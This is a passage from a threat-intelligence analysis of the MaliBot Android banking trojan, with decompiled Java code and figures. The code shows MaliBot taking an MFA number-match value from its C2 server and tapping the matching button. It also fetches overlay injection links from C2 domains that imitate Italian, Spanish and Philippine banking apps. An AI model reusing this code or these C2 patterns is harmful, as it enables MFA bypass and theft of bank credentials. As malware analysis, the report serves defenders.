


```
if(GAllowProtection.Companion.getAllowRequest()) {
    Send cmd = new Send(null, "takenumber", new LinkedHashMap(), 1, null);
    Response resp = (Response)new g().cast(((String)cmd), Response.class);
    String resp_status = resp.getStatus();
    if(resp_status != null && resp_status.length() != 0) {
        if(b0.equals(resp.getStatus(), "empty")) {
            GAllowProtection.Companion.setAllowCode("wait");
        }
        else if(b0.equals(resp.getStatus(), "success")) {
            GAllowProtection.Companion.setAllowRequest(false);
            AppKt.log$default(v1_3, b0.concat("Google: Number received ", resp.getNumber()), null, "yellow", 2, null);
            String allow_code = String.valueOf(resp.getNumber());
            GAllowProtection.Companion.setAllowCode(allow_code);
        }
    }
```

Figure 7. MaliBot code to retrieve the MFA value.

MaliBot then clicks on the correct button on the screen by matching the buttons' value against the number retrieved from the C2 server (Figure 8 and Figure 9).

Figures 8 & 9



Google


Match the number

[redacted]

Tap the number shown on your other device

Google wants to make sure it's really you

Figure 8. MaliBot screen showing the MFA prompt.




```
if(has_button != 0) {
    this.$buttons.add(node_info);
    Companion companion = GAllowProtection.Companion;
    if(!b0.equals(companion.getAllowCode(), "wait")) {
        CharSequence node_text = node_info.getText();
        String node_text_lowercase = null;
        if(node_text != null) {
            String v2_2 = node_text.toString();
            if(v2_2 != null) {
                node_text_lowercase = v2_2.toLowerCase(Locale.ROOT);
                b0.checkNull(node_text_lowercase, v0);
            }
        }

        // Clicks on button if its value equals to the code retrieved from C2
        if(b0.equals(node_text_lowercase, companion.getAllowCode())) {
            node_info.performAction(16);
            this.$res.d = true;
        }
    }
}
```

Figure 9. MaliBot code to select the correct prompt response based on the value from the C2 server.

[back to top]


Injects

When MaliBot registers the device to the C2, it also sends the device's application list, which helps the C2 determine which overlays/injections to provide whenever an "injectlist" command is sent (Figure 10). The response from the server is a list of apps and their associated injection link (Figure 11). Each injection link contains an HTML overlay that looks identical to the original app. Figure 12-Figure 15 show example injection overlays from financial institutions, in these cases based in Spain and Italy.



```
public GetInjectList() {
    this.reqMethod = "injectlist";
}

@Override  // com.kkaxrzqsc.ckiradcii.cryptor.network.BaseRequest
public Object execute(d arg9) {
    if(!this.getReqParams().containsKey("botid") && "".length() > 0) {
        this.getReqParams().put("botid", "");
    }

    Map params = this.getReqParams();
    String encoded_params = Request.INSTANCE.urlEncode(params);
    String response = Request.INSTANCE.get("https://walananlpi.xyz/api/?method=" + this.getReqMethod() + '&' + encoded_params);
    a.a(b0.concat("Received ", response), new Object[0]);
    try {
        JSONObject json_response = new JSONObject(response);
        Object injects_list = new Json().cast(json_response.getJSONArray("list").toString(), new ArrayList().getClass());
        b0.assertion(injects_list, "{\n            val jsonOb_()::class.java)\n        }");
        return (ArrayList)injects_list;
    }
    catch(Exception unused_ex) {
        return new ArrayList();
    }
}
```


Figure 10. MaliBot's C2 request for injection links and a list of viable targets.



```
{
    "list": [{
        "package": "com.latuabancaperandroid",
        "link": "https:\/\/covid19-hhs.com\/view.php?package=com.latuabancaperandroid&botid=0036dc32474d2f02"
    }, {
        "package": "com.unicredit",
        "link": "https:\/\/covid19-hhs.com\/view.php?package=com.unicredit&botid=0036dc32474d2f02"
    }, {
        "package": "com.bpi.ng.mobilebanking",
        "link": "https:\/\/covid19-hhs.com\/view.php?package=com.bpi.ng.mobilebanking&botid=0036dc32474d2f02"
    }, {
        "package": "com.landbank.mobilebanking",
        "link": "https:\/\/covid19-hhs.com\/view.php?package=com.landbank.mobilebanking&botid=0036dc32474d2f02"
    }]
}
```

Figure 11. C2 response containing injection/overlay links.

Figures 12, 13, 14, & 15



Inserisci il codice di adesione

Digita il Codice Adesione e il PIN di Banca Multicanale e vai «Avanti»


Codice Adesione

PIN

Problemi con l'accesso >

Continua

Figure 12. Overlay for app from Italian bank UniCredit.


Good afternoon

NIF (tax code)
Document no.

Password

[✓] Remember user on this device


